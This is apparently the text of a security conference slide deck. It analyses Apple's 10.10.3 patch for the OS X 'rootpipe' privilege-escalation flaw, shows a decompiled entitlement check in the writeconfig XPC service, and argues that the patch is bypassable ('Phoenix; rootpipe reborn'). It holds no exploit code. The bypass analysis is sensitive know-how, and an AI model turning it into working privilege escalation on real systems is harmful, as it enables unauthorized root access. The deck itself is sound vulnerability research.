


keylogging

.AccessibilityAPIEnabled

APPLE'S RESPONSE

`#fail (initially)`




FAIL #1: NO PATCH < OS X 10.10

upgrade or 'die'




*"Apple indicated that this issue required a substantial amount of changes on their side, and that they **will not back port the fix** to 10.9.x and older" -Emil*



no (official) patch for OS X Mavericks & older



'patched' OS X Yosemite (v. 10.10.3)





"How to fix rootpipe in Mavericks"

 @osxreverser

THE PATCH

TL;DR: (attempt) to only allow authorized clients



 unauthorized (non-apple) 'clients' can no longer connect to the remote **writeconfig** XPC service

THE OS X 10.10.3 PATCH

only allow authorized clients to connect

NSXPCListenerDelegate

```
- listener:shouldAcceptNewConnection:
```

Accepts or rejects a new connection to the listener.

Declaration

OBJECTIVE-C

```
- (BOOL)listener:(NSXPCListener * nonnull)listener  
shouldAcceptNewConnection:(NSXPCCONNECTION * nonnull)newConnection
```



allow's XPC server
to allow/deny connection



“The new (patched) version implements a new private entitlement called `com.apple.private.admin.writeconfig`.

If the binary calling the XPC service does not contain this entitlement then it can't connect anymore to the XPC.” @osxreverser

PATCH DETAILS

decompilation of `listener:shouldAcceptNewConnection`

```
-[WriteConfigDispatch listener:shouldAcceptNewConnection:]  
    (NSXPCListener *listener, NSXPCCConnection* newConnection)  
  
//get audit token  
rbx = SecTaskCreateWithAuditToken(0x0, listener);  
  
//try grab "com.apple.private.admin.writeconfig" entitlement  
r13 = SecTaskCopyValueForEntitlement(rbx, @"com.apple.private.admin.writeconfig", 0x0);  
  
//missing entitlement?  
if (r13 == 0x0) goto error;  
  
// ->error out, disallowing connection  
error:  
    NSLog(@"### Access denied for unentitled client %@", rbx);
```



(new) entitlement checks



entitlements

confer specific capabilities or security permissions

embedded in the code signature, as an entitlement blob


FAIL #2: PATCH IS MERELY A ROAD BLOCK

the XPC service is still there

video

PHOENIX; ROOTPIPE REBORN

